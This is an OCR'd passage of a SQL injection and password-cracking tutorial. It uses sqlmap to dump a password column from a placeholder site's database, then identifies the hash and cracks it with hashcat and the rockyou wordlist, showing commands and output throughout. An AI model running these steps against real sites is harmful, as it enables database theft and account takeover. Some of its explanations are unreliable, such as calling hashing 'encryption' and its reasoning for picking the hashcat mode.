
You're probably getting used to on how to use SQLMAP SQL Injection tool. Use the following command to extract password for the user.

```
sqlmap -u http://www.sqldummywebsite.com/cgi-bin/item.cgi?item_id=15 -D sqldummywebsite -T user_info -C user_password --dump
```

TADA!! We have password.

```
[10:59:15] [INFO] the SQL query used returns 1 entries
[10:59:17] [INFO] retrieved: 24iYBc17xKOe.
[10:59:18] [INFO] analyzing table dump for possible password hashes
Database: sqldummywebsite
Table: user_info
[1 entry]
+---------------+
| user_password |
```

```
+---------------- +
 | 24iYBc17xKOe. |
+---------------- +
```



But hang on, this password looks funny. This can't be someone's password.. Someone who leaves their website vulnerable like that just can't have a password like that.

That is exactly right. This is a hashed password. What that means, the password is encrypted and now we need to decrypt it.

I have covered how to decrypt password extensively on this Cracking MD5, phpBB, MySQL and SHA1 passwords with Hashcat on Kali Linux post. If you've missed it, you're missing out a lot.

I will cover it in short here but you should really learn how to use hashcat.

Step 7: Cracking password

So the hashed password is


```
24iYBc17xKOe.
```

. How do you know what type of hash is that?

Step 7.a: Identify Hash type

Luckily, Kali Linux provides a nice tool and we can use that to identify which type of hash is this. In command line type in the following command and on prompt paste the hash value:

```
hash-identifier
```



Excellent. So this is DES(Unix) hash.

Step 7.b: Crack HASH using cudahashcat

First of all I need to know which code to use for DES hashes. So let's check that:

```
cudahashcat --help | grep DES
```

So it's either 1500 or 3100. But it was a MYSQL Database, so it must be 1500.

I am running a Computer thats got NVIDIA Graphics card. That means I will be using cudaHashcat. On my laptop, I got an AMD ATI Graphics cards, so I will be using oclHashcat on my laptop. If you're on VirtualBox or VMWare, neither cudahashcat nor oclhashcat will work. You must install Kali in either a persisitent USB or in Hard Disk. Instructions are in the website, search around.

I saved the hash value


```
24iYBc17xKOe.
```

in

```
DES.hash
```

file. Following is the command I am running:

```
cudahashcat -m 1500 -a 0 /root/sql/DES.hash /root/sql/rockyou.txt
```



Interesting find: Usuaul Hashcat was unable to determine the code for DES hash. (not in it's help menu). Howeverm both cudaHashcat and oclHashcat found and cracked the key.

Anyhow, so here's the cracked password: abc123.

```
24iYBc17xK0e.:abc123
```

Sweet, we now even have the password for this user.

Conclusion

Thanks for reading and visiting my website.

There's many other ways to get into a Database or obtain user information. You should practice such techniques on websites that you have permission to.

Please share and let everyone know how to test their websites using this technique.